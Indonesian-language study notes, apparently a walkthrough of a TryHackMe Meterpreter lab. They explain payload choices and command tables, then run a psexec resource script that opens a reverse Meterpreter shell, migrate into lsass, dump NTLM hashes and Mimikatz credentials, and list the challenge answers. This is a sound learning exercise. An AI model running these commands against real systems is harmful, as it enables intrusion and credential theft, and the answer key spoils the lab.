Exploitation Basic Part 3
Metasploit: Meterpreter
overview
Meterpreter adalah payload Metasploit yang digunakan untuk penetration testing dan berjalan sebagai agent di sistem target. Meterpreter tidak diinstal ke disk, melainkan berjalan langsung di memori (RAM) agar lebih sulit terdeteksi oleh antivirus.
Meterpreter menggunakan koneksi terenkripsi (TLS) untuk berkomunikasi dengan attacker, sehingga aktivitasnya sulit dideteksi oleh IDS/IPS jaringan. Saat berjalan, Meterpreter menyamar sebagai proses Windows yang sah (misalnya spoolsv.exe), bukan sebagai proses bernama Meterpreter.
meterpreter > getpid
# Current pid: 1304

meterpreter > ps
# Process List
# ============
#  PID   PPID  Name                  Arch  Session  User                          Path
#  ---   ----  ----                  ----  -------  ----                          ----
#  0     0     [System Process]
#
#  700   692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
#  716   596   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe  1276  1304  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\cmd.exe
#  1304  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
#  1340  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
#  1388  548   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe

C:\Windows\system32>tasklist /m /fi "pid eq 1304"
# Image Name                     PID Modules
# ========================= ======== ============================================
# spoolsv.exe                   1304 ntdll.dll, kernel32.dll, KERNELBASE.dll, msvcrt.dll, sechost.dll, RPCRT4.dll, USER32.dll, GDI32.dll, LPK.dll, USP10.dll,
#                                    POWRPROF.dll, SETUPAPI.dll, CFGMGR32.dll, ADVAPI32.dll, OLEAUT32.dll, ole32.dll, DEVOBJ.dll, DNSAPI.dll, WS2_32.dll,
#                                    [...]
Karena berjalan di memori dan menyatu dengan proses normal, Meterpreter cukup stealthy, meskipun antivirus modern tetap dapat mendeteksinya.
Meterpreter Flavors
Metasploit menyediakan banyak payload Meterpreter untuk berbagai platform seperti Android, iOS, Java, Linux, macOS, PHP, Python, dan Windows. Payload-payload ini umumnya berfungsi untuk membuat koneksi ke attacker (reverse) atau menunggu koneksi dari attacker (bind), lalu membuka Meterpreter shell.
list payloads meterpreter
msfvenom --list payloads | grep meterpreter
#    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
#     android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
#     android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
#     android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
#     android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
#     android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
#     apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
#     apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
#     apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
#     apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
#     apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
#     apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
#     java/meterpreter/bind_tcp                           Run a meterpreter server in Java. Listen for a connection
#     java/meterpreter/reverse_http                       Run a meterpreter server in Java. Tunnel communication over HTTP
#     java/meterpreter/reverse_https                      Run a meterpreter server in Java. Tunnel communication over HTTPS
#     java/meterpreter/reverse_tcp                        Run a meterpreter server in Java. Connect back stager
#     linux/aarch64/meterpreter/reverse_tcp               Inject the mettle server payload (staged). Connect back to the attacker
#     linux/aarch64/meterpreter_reverse_http              Run the Meterpreter / Mettle server payload (stageless)
#     linux/aarch64/meterpreter_reverse_https             Run the Meterpreter / Mettle server payload (stageless)
#     linux/aarch64/meterpreter_reverse_tcp               Run the Meterpreter / Mettle server payload (stageless)
#     linux/armbe/meterpreter_reverse_http                Run the Meterpreter / Mettle server payload (stageless)
#     linux/armbe/meterpreter_reverse_https               Run the Meterpreter / Mettle server payload (stageless)
#     linux/armbe/meterpreter_reverse_tcp                 Run the Meterpreter / Mettle server payload (stageless)
#     linux/armle/meterpreter/bind_tcp                    Inject the mettle server payload (staged). Listen for a connection
#     linux/armle/meterpreter/reverse_tcp                 Inject the mettle server payload (staged). Connect back to the attacker [...]
Pemilihan jenis Meterpreter tidak bisa asal, dan biasanya ditentukan oleh tiga faktor utama:
- Sistem operasi target (Windows, Linux, Android, dll).
- Komponen yang tersedia di target (misalnya ada Python, Java, atau PHP).
- Jenis koneksi jaringan yang diizinkan (TCP langsung, HTTP/HTTPS, IPv4/IPv6).
Jika Meterpreter digunakan melalui exploit Metasploit, pilihan payload sering kali dibatasi oleh exploit tersebut. Beberapa exploit sudah memiliki payload default, contohnya exploit MS17-010 EternalBlue yang otomatis menggunakan windows/x64/meterpreter/reverse_tcp.
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
Namun, kita tetap bisa melihat dan mengganti payload lain yang kompatibel menggunakan perintah show payloads, yang menampilkan berbagai opsi seperti shell biasa, Meterpreter bind/reverse, atau payload lain sesuai arsitektur target.
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
# Compatible Payloads
# ===================
#     Name                                        Disclosure Date  Rank    Check  Description
#    -   ----                                        ---------------  ----    -----  -----------
#    0   generic/custom                                               manual  No     Custom Payload
#    1   generic/shell_bind_tcp                                       manual  No     Generic Command Shell, Bind TCP Inline
#    2   generic/shell_reverse_tcp                                    manual  No     Generic Command Shell, Reverse TCP Inline
#    3   windows/x64/exec                                             manual  No     Windows x64 Execute Command
#    4   windows/x64/loadlibrary                                      manual  No     Windows x64 LoadLibrary Path
#    5   windows/x64/messagebox                                       manual  No     Windows MessageBox x64
#    6   windows/x64/meterpreter/bind_ipv6_tcp                        manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
#    7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                   manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
#    8   windows/x64/meterpreter/bind_named_pipe                      manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager [...]
Meterpreter Commands
Pengertian Meterpreter
Meterpreter adalah payload dalam Metasploit Framework yang digunakan pada proses penetration testing. Meterpreter berjalan langsung di memori sistem target (tanpa instalasi permanen) dan berfungsi sebagai agent Command and Control (C2) yang memungkinkan penyerang mengontrol sistem target secara interaktif.
Setiap versi Meterpreter memiliki fitur dan perintah yang berbeda, tergantung:
- Sistem operasi target (Windows, Linux, Android, dll)
- Arsitektur (x86, x64)
- Jenis payload yang digunakan
Help Command pada Meterpreter
Saat sesi Meterpreter aktif (meterpreter>), mengetik perintah berikut:
helpakan menampilkan seluruh perintah yang tersedia sesuai dengan versi Meterpreter yang digunakan.
Catatan penting:
- Tidak semua perintah akan selalu berfungsi
- Ketersediaan perintah tergantung kondisi sistem target (misalnya webcam, GUI, hak akses, dll)
Kategori Perintah Meterpreter
Meterpreter menyediakan tiga kategori utama tools:
- Built-in Commands
- Meterpreter Tools
- Meterpreter Scripting
Perintah-perintah ini dikelompokkan lagi dalam beberapa menu berikut:
- Core Commands
- File System Commands
- Networking Commands
- System Commands
- User Interface Commands
- Webcam Commands
- Audio Output Commands
- Elevate Commands
- Password Database Commands
- Timestomp Commands
Daftar kategori di atas merupakan contoh dari Meterpreter Windows (windows/x64/meterpreter/reverse_tcp) dan bisa berbeda pada versi lain.
Core Commands
Digunakan untuk mengelola sesi Meterpreter dan navigasi dasar.
| Perintah | Fungsi |
|---|---|
background / bg | Menjalankan sesi Meterpreter di background |
exit | Mengakhiri sesi Meterpreter |
guid | Menampilkan GUID sesi |
help | Menampilkan menu bantuan |
info | Informasi tentang modul Post |
irb | Membuka Ruby shell interaktif |
load | Memuat extension Meterpreter |
migrate | Memindahkan Meterpreter ke proses lain |
run | Menjalankan script Meterpreter / Post module |
sessions | Berpindah antar sesi Meterpreter |
File System Commands
Digunakan untuk mengelola file dan direktori pada sistem target.
| Perintah | Fungsi |
|---|---|
cd | Pindah direktori |
ls / dir | Menampilkan isi direktori |
pwd | Menampilkan direktori aktif |
edit | Mengedit file |
cat | Menampilkan isi file |
rm | Menghapus file |
search | Mencari file |
upload | Mengunggah file ke target |
download | Mengunduh file dari target |
Networking Commands
Digunakan untuk melihat dan memanipulasi konfigurasi jaringan target.
| Perintah | Fungsi |
|---|---|
arp | Menampilkan ARP cache |
ifconfig | Menampilkan interface jaringan |
netstat | Menampilkan koneksi jaringan |
portfwd | Forward port lokal ke target |
route | Melihat/mengubah routing table |
System Commands
Digunakan untuk mengelola proses dan sistem operasi target.
| Perintah | Fungsi |
|---|---|
clearev | Menghapus event log |
execute | Menjalankan perintah |
getpid | Menampilkan PID |
getuid | Menampilkan user yang digunakan |
kill | Menghentikan proses |
pkill | Menghentikan proses berdasarkan nama |
ps | Menampilkan daftar proses |
reboot | Me-restart sistem target |
shell | Membuka command shell |
shutdown | Mematikan sistem |
sysinfo | Informasi sistem (OS, arsitektur, dll) |
Perintah Tambahan (Others Commands)
Biasanya tersedia tergantung kemampuan sistem target.
| Perintah | Fungsi |
|---|---|
idletime | Menampilkan waktu idle user |
keyscan_start | Memulai keylogger |
keyscan_dump | Mengambil hasil keylogger |
keyscan_stop | Menghentikan keylogger |
screenshare | Melihat desktop target secara real-time |
screenshot | Mengambil screenshot |
record_mic | Merekam suara mikrofon |
webcam_list | Menampilkan daftar webcam |
webcam_snap | Mengambil foto dari webcam |
webcam_stream | Streaming webcam |
webcam_chat | Video chat |
getsystem | Eskalasi hak akses ke SYSTEM |
hashdump | Mengambil hash password dari SAM |
Catatan Penting
- Tidak semua perintah akan berhasil dijalankan
- Fitur tertentu bergantung pada:
- Hak akses (privilege)
- Perangkat keras (webcam, mic)
- Lingkungan sistem (VM, GUI, dll)
- Selalu jalankan
helpuntuk melihat perintah yang benar-benar tersedia
Post-Exploitation with Meterpreter
Peran Meterpreter pada Post-Exploitation
Meterpreter menyediakan banyak perintah yang sangat membantu pada fase post-exploitation, yaitu tahap setelah berhasil mendapatkan akses ke sistem target. Pada tahap ini, fokus utama adalah:
- Mengetahui level hak akses
- Menjaga kestabilan sesi
- Mengumpulkan informasi sensitif
- Melakukan pivot atau eskalasi lebih lanjut
Help Command
Perintah help digunakan untuk menampilkan seluruh perintah Meterpreter yang tersedia.
meterpreter > helpFungsi:
- Menampilkan daftar perintah sesuai versi Meterpreter
- Setiap versi Meterpreter memiliki opsi yang berbeda
- Sangat disarankan untuk selalu menjalankan
helpsaat sesi dimulai
Contoh Kategori Core Commands:
background,bgbgkill,bglist,bgrunchannel,close?(alias help)
Kesimpulan: help adalah perintah pertama yang wajib dijalankan.
Core Commands Penting
getuid
Perintah getuid menampilkan user yang sedang digunakan oleh Meterpreter.
meterpreter > getuidContoh Output:
Server username: NT AUTHORITY\SYSTEMFungsi:
- Mengetahui level privilege saat ini
- Menentukan apakah sudah memiliki hak akses tinggi (SYSTEM/Admin)
- Membantu pengambilan keputusan eskalasi hak akses
ps (Process List)
Perintah ps digunakan untuk melihat daftar proses yang sedang berjalan di sistem target.
meterpreter > psInformasi yang Ditampilkan:
- PID (Process ID)
- PPID
- Nama proses
- Arsitektur (x86/x64)
- User yang menjalankan proses
- Path executable
Kegunaan:
- Menentukan proses target untuk migrasi
- Mencari proses user aktif
- Menghindari proses sistem yang berisiko crash
Migrate Command
Pengertian
Migrasi memungkinkan Meterpreter berpindah dari satu proses ke proses lain.
meterpreter > migrate <PID>Contoh:
meterpreter > migrate 716Fungsi Migrasi:
- Membuat sesi Meterpreter lebih stabil
- Menghindari proses yang mudah mati
- Memungkinkan fitur tambahan (contoh: keylogger)
- Berinteraksi langsung dengan aplikasi user (Word, Notepad, dll)
Peringatan Penting:
- Migrasi dari proses privilege tinggi ke privilege rendah dapat menyebabkan kehilangan hak akses
- Hak akses yang hilang belum tentu bisa dikembalikan
Hashdump Command
Pengertian
Perintah hashdump digunakan untuk menampilkan isi SAM Database pada Windows.
meterpreter > hashdumpInformasi yang Didapat:
- Username
- RID
- Hash LM
- Hash NTLM
Contoh Output:
Administrator:500:...:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:...:ffb43f0de35be4d9917ac0cc8ad57f8d:::
Catatan Penting:
- Password tidak bisa di-crack secara langsung
- Hash dapat digunakan untuk:
- Rainbow Table
- Online NTLM Database
- Pass-the-Hash Attack
Hash sangat berguna untuk lateral movement ke sistem lain dalam jaringan yang sama.
Search Command
Fungsi
Digunakan untuk mencari file penting atau sensitif di sistem target.
meterpreter > search -f <nama_file>Contoh:
meterpreter > search -f flag2.txtKegunaan:
- Mencari flag (CTF)
- Mencari file konfigurasi
- Menemukan password, credential, atau data sensitif
- Enumerasi file user-generated
Shell Command
Pengertian
Perintah shell membuka command-line shell standar sistem target.
meterpreter > shellOutput:
- Akses ke Command Prompt (Windows)
- Bisa menjalankan perintah OS biasa
Kontrol:
CTRL + Z→ kembali ke Meterpreter shell
Kegunaan:
- Menjalankan perintah native OS
- Alternatif jika perintah Meterpreter terbatas
- Interaksi langsung dengan sistem
Catatan Keamanan & Stabilitas
- Jangan sembarangan migrasi proses
- Perhatikan privilege sebelum menjalankan perintah sensitif
- Beberapa perintah membutuhkan hak SYSTEM/Admin
- Lingkungan VM atau sistem tanpa GUI bisa membatasi fitur
Kesimpulan
Perintah Meterpreter pada fase post-exploitation memungkinkan:
- Identifikasi privilege (
getuid) - Enumerasi proses (
ps) - Stabilitas sesi (
migrate) - Pengambilan credential (
hashdump) - Pencarian data sensitif (
search) - Akses shell sistem (
shell)
Post-Exploitation Challenge
Peran Meterpreter dalam Post-Exploitation
Meterpreter menyediakan berbagai tools penting yang digunakan pada fase post-exploitation, yaitu tahap setelah penyerang berhasil mendapatkan akses awal ke sistem target.
Pada fase ini, tujuan utama adalah:
- Mengumpulkan informasi lanjutan
- Menemukan file dan kredensial penting
- Melakukan privilege escalation
- Melakukan lateral movement
- Menjaga dan memperluas akses
Lingkungan Praktik
Untuk memulai praktik:
- Jalankan Target Machine
- Jalankan AttackBox
- AttackBox akan muncul dalam Split-Screen View
Lingkungan ini mensimulasikan kondisi penetration testing secara nyata.
Perintah Penting yang Digunakan
Beberapa perintah Meterpreter yang sudah dibahas sebelumnya dan sangat krusial pada fase ini:
getsystem→ Eskalasi hak akses ke SYSTEMhashdump→ Dump hash password dari SAMload→ Memuat extension tambahanrun→ Menjalankan post-exploitation module Metasploit
Perintah-perintah ini memberikan leverage besar untuk eskalasi dan pergerakan lanjutan di jaringan.
➕ Load Command (Memuat Extension Tambahan)
📦 Fungsi load
Perintah load digunakan untuk menambahkan kemampuan baru ke Meterpreter tanpa perlu meng-upload tool eksternal.
meterpreter > load <nama_extension>Setelah extension dimuat, perintah baru akan muncul di menu help.
🐍 Loading Python di Meterpreter
Meterpreter dapat memuat Python interpreter langsung.
meterpreter > load pythonContoh Eksekusi Python:
meterpreter > python_execute "print 'TryHackMe Rocks!'"Kegunaan Python:
- Automasi post-exploitation
- Menulis script custom
- Manipulasi file dan sistem
- Pengumpulan data lanjutan
Python memberikan fleksibilitas tinggi tanpa meninggalkan sesi Meterpreter.
Tujuan Utama Post-Exploitation
Meterpreter mendukung seluruh tujuan utama fase post-exploitation, yaitu:
- Information Gathering
- Informasi OS, user, proses
- Network interface tambahan
- Searching Sensitive Data
- File konfigurasi
- Credential
- File buatan user
- Privilege Escalation
- Menggunakan
getsystem - Eksploitasi kelemahan privilege
- Menggunakan
- Lateral Movement
- Menggunakan credential hasil dump
- Pivot ke sistem lain dalam jaringan
🔐 Loading Kiwi (Mimikatz Integration)
📦 Kiwi Extension
Kiwi adalah integrasi Mimikatz di dalam Meterpreter yang digunakan untuk credential harvesting.
meterpreter > load kiwi
# Loading extension kiwi...
#   .#####.   mimikatz 2.2.0 20191125 (x64/windows)
#  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
#  ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
#  ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
#  '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
#   '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

# Success.
Setelah berhasil dimuat, Kiwi akan menambahkan banyak perintah baru ke Meterpreter.
📋 Kiwi Commands (Credential & Kerberos)
🔑 Credential Dumping
| Perintah | Fungsi |
|---|---|
creds_all | Mengambil semua kredensial |
creds_msv | Dump LM/NTLM hash |
creds_wdigest | Dump password cleartext |
creds_kerberos | Dump Kerberos credential |
creds_ssp | Dump SSP credential |
creds_tspkg | Dump TsPkg credential |
🎟️ Kerberos Attacks
| Perintah | Fungsi |
|---|---|
golden_ticket_create | Membuat Golden Ticket |
kerberos_ticket_list | Melihat tiket Kerberos |
kerberos_ticket_use | Menggunakan tiket Kerberos |
kerberos_ticket_purge | Menghapus tiket aktif |
🧠 Advanced Attacks
| Perintah | Fungsi |
|---|---|
dcsync | Sinkronisasi data user domain |
dcsync_ntlm | Mengambil hash NTLM user domain |
lsa_dump_sam | Dump SAM melalui LSA |
lsa_dump_secrets | Dump secret LSA |
password_change | Mengubah password/hash user |
📶 WiFi Credential Extraction
| Perintah | Fungsi |
|---|---|
wifi_list | List WiFi profile user |
wifi_list_shared | WiFi shared (butuh SYSTEM) |
⚠️ Catatan Penting
- Tidak semua perintah Kiwi akan berhasil
- Banyak perintah membutuhkan SYSTEM privilege
- Selalu jalankan
helpsetelahloadextension - Lingkungan target sangat memengaruhi hasil
🔄 Initial Access Simulation (SMB)
Materi ini juga menyediakan kredensial untuk simulasi initial compromise melalui SMB menggunakan modul:
exploit/windows/smb/psexecCredential:
- Username: ballen
- Password: Password1
Credential ini digunakan untuk mensimulasikan akses awal sebelum masuk ke fase post-exploitation.
Challenge
initial access menggunakan psexec
Gunakan modul exploit/windows/smb/psexec dengan kredensial yang diberikan untuk mendapatkan sesi Meterpreter pada target machine.
MYHOST=10.48.87.86
TARGET=10.48.147.32
# msfconsole

cat << EOF > psexec_auto.rc
use exploit/windows/smb/psexec
set RHOSTS $TARGET
set SMBUser ballen
set SMBPass Password1
set LHOST $MYHOST
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
EOF

msfconsole -q -r psexec_auto.rc
setelah berhasil mendapatkan sesi Meterpreter, kita bisa coba mencari informasi..
sysinfo
# Computer        : ACME-TEST
# OS              : Windows Server 2019 (10.0 Build 17763).
# Architecture    : x64
# System Language : en_US
# Domain          : FLASH
# Logged On Users : 7
# Meterpreter     : x64/windows

getuid
# Server username: NT AUTHORITY\SYSTEM- What is the computer name?
- Use the "sysinfo" command
ACME-TEST
run post/windows/gather/enum_domain
# [+] Domain FQDN: FLASH.local
# [+] Domain NetBIOS Name: FLASH
# [+] Domain Controller: ACME-TEST.FLASH.local (IP: 10.48.147.32)- What is the target domain?
- Use the "post/windows/gather/enum_domain" module. You will need to background Meterpreter first and set the SESSION parameter.
FLASH
ls C:/Users
# Listing: C:/Users
# =================
# Mode              Size  Type  Last modified              Name
# ----              ----  ----  -------------              ----
# 040777/rwxrwxrwx  8192  dir   2026-01-14 15:31:05 +0000  Administrator
# 040777/rwxrwxrwx  0     dir   2018-09-15 08:28:48 +0100  All Users
# 040555/r-xr-xr-x  8192  dir   2021-03-17 14:58:07 +0000  Default
# 040777/rwxrwxrwx  0     dir   2018-09-15 08:28:48 +0100  Default User
# 040555/r-xr-xr-x  4096  dir   2018-12-12 07:45:15 +0000  Public
# 100666/rw-rw-rw-  174   fil   2018-09-15 08:16:48 +0100  desktop.ini

run post/windows/gather/enum_shares
# [*] Running module against ACME-TEST (10.48.147.32)
# [*] The following shares were found:
# [*] 	Name: SYSVOL
# [*] 	Path: C:\Windows\SYSVOL\sysvol
# [*] 	Remark: Logon server share
# [*] 	Type: DISK
# [*]
# [*] 	Name: NETLOGON
# [*] 	Path: C:\Windows\SYSVOL\sysvol\FLASH.local\SCRIPTS
# [*] 	Remark: Logon server share
# [*] 	Type: DISK
# [*]
# [*] 	Name: speedster
# [*] 	Path: C:\Shares\speedster
# [*] 	Type: DISK
# [*]- What is the name of the share likely created by the user?
speedster
hashdump
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
# Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
# krbtgt:502:aad3b435b51404eeaad3b435b51404ee:a9ac3de200cb4d510fed7610c7037292:::
# ballen:1112:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
# jchambers:1114:aad3b435b51404eeaad3b435b51404ee:69596c7aa1e8daee17f8e78870e25a5c:::
# jfox:1115:aad3b435b51404eeaad3b435b51404ee:c64540b95e2b2f36f0291c3a9fb8b840:::
# lnelson:1116:aad3b435b51404eeaad3b435b51404ee:e88186a7bb7980c913dc90c7caa2a3b9:::
# erptest:1117:aad3b435b51404eeaad3b435b51404ee:8b9ca7572fe60a1559686dba90726715:::
# ACME-TEST$:1008:aad3b435b51404eeaad3b435b51404ee:37d5f03bfb520365188289c07c8fb8f8:::
getpid
# Current pid: 3320
ps
# 756 668 lsass.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
# 3200 3320 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
# 3320 3216 powershell.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
migrate 756
# [*] Migrating from 3320 to 756...
# [*] Migration completed successfully.
getpid
# Current pid: 756- What is the NTLM hash of the jchambers user?
- You will need to migrate to the "lsass.exe" process first (ps will list its PID), then run "hashdump".
69596c7aa1e8daee17f8e78870e25a5c

69596c7aa1e8daee17f8e78870e25a5c NTLM Trustno1- What is the cleartext password of the jchambers user?
- You can use an online hash checker like crackstation.net
Trustno1
search -f *.txt
# [...] terlalu banyak output jadi susah
# c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt    35              2021-07-30 08:44:27 +0100
# c:\inetpub\wwwroot\realsecret.txt                                 34              2021-07-30 09:30:24 +0100

search -f secrets.txt
# c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt 35 2021-07-30 08:44:27 +0100- Where is the "secrets.txt" file located? (Full path of the file)
- You can use any of these commands: search -f *.txt search -f secrets.txt
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt
cat "c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt"
# My Twitter password is KDSvbsw3849!- What is the Twitter password revealed in the "secrets.txt" file?
- Use the cat command to see the content of the file.
KDSvbsw3849!
- Where is the "realsecret.txt" file located? (Full path of the file)
- You can use any of these commands: search -f *.txt search -f realsecret.txt
c:\inetpub\wwwroot\realsecret.txt
cat "c:\inetpub\wwwroot\realsecret.txt"
# The Flash is the fastest man alive- What is the real secret?
- Use the cat command to see the content of the file.
The Flash is the fastest man alive
load
# load bofloader   load incognito   load peinjector  load python      load unhook
# load espia       load kiwi        load powershell  load sniffer     load winpmem
# load extapi      load lanattacks  load priv        load stdapi

load kiwi
# Loading extension kiwi...
#   .#####.   mimikatz 2.2.0 20191125 (x64/windows)
#  .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
#  ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
#  ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
#  '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
#   '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

# Success.

help
# Kiwi Commands
# =============
#     Command                   Description
#     -------                   -----------
#     creds_all                 Retrieve all credentials (parsed)
#     creds_kerberos            Retrieve Kerberos creds (parsed)
#     creds_livessp             Retrieve Live SSP creds
#     creds_msv                 Retrieve LM/NTLM creds (parsed)
#     creds_ssp                 Retrieve SSP creds
#     creds_tspkg               Retrieve TsPkg creds (parsed)
#     creds_wdigest             Retrieve WDigest creds (parsed)
#     dcsync                    Retrieve user account information via DCSync (unparsed)
#     dcsync_ntlm               Retrieve user account NTLM hash, SID and RID via DCSync
#     golden_ticket_create      Create a golden kerberos ticket
#     kerberos_ticket_list      List all kerberos tickets (unparsed)
#     kerberos_ticket_purge     Purge any in-use kerberos tickets
#     kerberos_ticket_use       Use a kerberos ticket
#     kiwi_cmd                  Execute an arbitrary mimikatz command (unparsed)
#     lsa_dump_sam              Dump LSA SAM (unparsed)
#     lsa_dump_secrets          Dump LSA secrets (unparsed)
#     password_change           Change the password/hash of a user
#     wifi_list                 List wifi profiles/creds for the current user
#     wifi_list_shared          List shared wifi profiles/creds (requires SYSTEM)

creds_all
# msv credentials
# ===============
# Username    Domain  NTLM                              SHA1
# --------    ------  ----                              ----
# ACME-TEST$  FLASH   82ad52e47db5bcbd3e8472d807d246e5  bdccf8d5267c3cacd3904f69d71494942261241e
# ACME-TEST$  FLASH   37d5f03bfb520365188289c07c8fb8f8  f72c73395fc49da01f2b8ec2e022d0bdb0775714

# wdigest credentials
# ===================
# Username    Domain  Password
# --------    ------  --------
# (null)      (null)  (null)
# ACME-TEST$  FLASH   (null)

# kerberos credentials
# ====================
# Username    Domain       Password
# --------    ------       --------
# (null)      (null)       (null)
# ACME-TEST$  FLASH.local  c5 ed c6 4c e4 4e 6e cc d5 1c 36 27 1c 4f e1 5b e3 58 49 8e cf 8d 69 ed 72
#                          05 76 b3 24 1f 76 da 4c 60 aa 58 2d 9c 0e 4c 93 0e 5f e7 24 6f cc 1a 5d 06
#                          8b 18 b8 2c 2e e5 aa 7e 06 3d 04 13 79 6c 78 d9 a4 d1 ab 66 e4 b2 4d 13 0b
#                          82 fc 63 da df 43 36 3f 4c 2c f3 bb d4 a9 55 13 09 c5 1f e3 2f a3 76 83 bc
#                          46 2a 3d 5e ce 9d 29 10 77 82 d9 96 d4 50 b0 96 e2 92 7d 4b b7 14 67 9b b4
#                          41 4e fc 07 7f 70 cc 8f 49 23 e3 c0 17 2b 76 45 60 c6 35 fd 92 cf f4 90 ec
#                          0a e3 e6 83 49 4a 11 7a 76 7e 7c 33 d6 ab bb 7c 5f 33 84 b2 de dc fe ab ac
#                          2c b4 09 da cf 6c 1b e7 1f bf ba bf c1 1f e6 3d 7f 2a 5e 5c ab b7 bd 31 70
#                          a0 a4 b6 ee c4 14 c0 a4 10 fe 76 9a 47 a1 fe ce 7f f3 ab 99 82 9c 44 4d c4
#                          f9 ba bd f5 f3 af 2a b2 9c bc 40 b1 1d aa 8b
# ACME-TEST$  FLASH.local  f4 85 3e 92 79 ea 57 62 f9 99 53 23 90 f2 62 a7 d3 92 7a 3b e2 65 b2 08 b6
#                          9f 05 a5 e2 17 44 9d 0c cd 94 3e c2 45 e3 47 e4 83 a6 b7 96 2c 72 99 d9 f3
#                          c8 ca a9 df 4d 9f 75 18 4a 4a ad ae 94 ab be b3 e3 45 16 60 00 30 42 f8 50
#                          c4 24 ec af 25 03 d5 b4 17 d9 5f fc c5 fc f1 3e a0 34 0d 73 d2 94 77 be e8
#                          31 71 dc 2e 79 f5 58 bf 5b a5 27 87 57 85 62 cd 6a fc df 54 41 d5 0c 22 b0
#                          9a 40 10 99 b3 1e d1 3f ba 78 cc f9 e9 e7 91 5f 77 1c e9 5d 0f 67 0b db b3
#                          59 3d c8 91 8a 15 bb 50 c4 fb 02 17 1d 11 0e 84 1b c6 eb ed b2 fc dc f8 b8
#                          dd 9a c6 21 e7 30 a8 41 9a fe 25 18 f5 35 d4 5a df e8 f2 41 cd 1d d6 8b 2d
#                          55 11 43 5b e2 7f d3 a4 34 2e 32 e2 c4 29 49 9f c9 36 60 1d 53 63 0c 47 db
#                          cd da f5 d2 86 ae 54 78 8a 2b 69 d2 26 22 92
# acme-test$  FLASH.LOCAL  (null)

creds_msv
# msv credentials
# ===============
# Username    Domain  NTLM                              SHA1
# --------    ------  ----                              ----
# ACME-TEST$  FLASH   82ad52e47db5bcbd3e8472d807d246e5  bdccf8d5267c3cacd3904f69d71494942261241e
# ACME-TEST$  FLASH   37d5f03bfb520365188289c07c8fb8f8  f72c73395fc49da01f2b8ec2e022d0bdb0775714
Blue
Recon
HOST=10.48.101.188
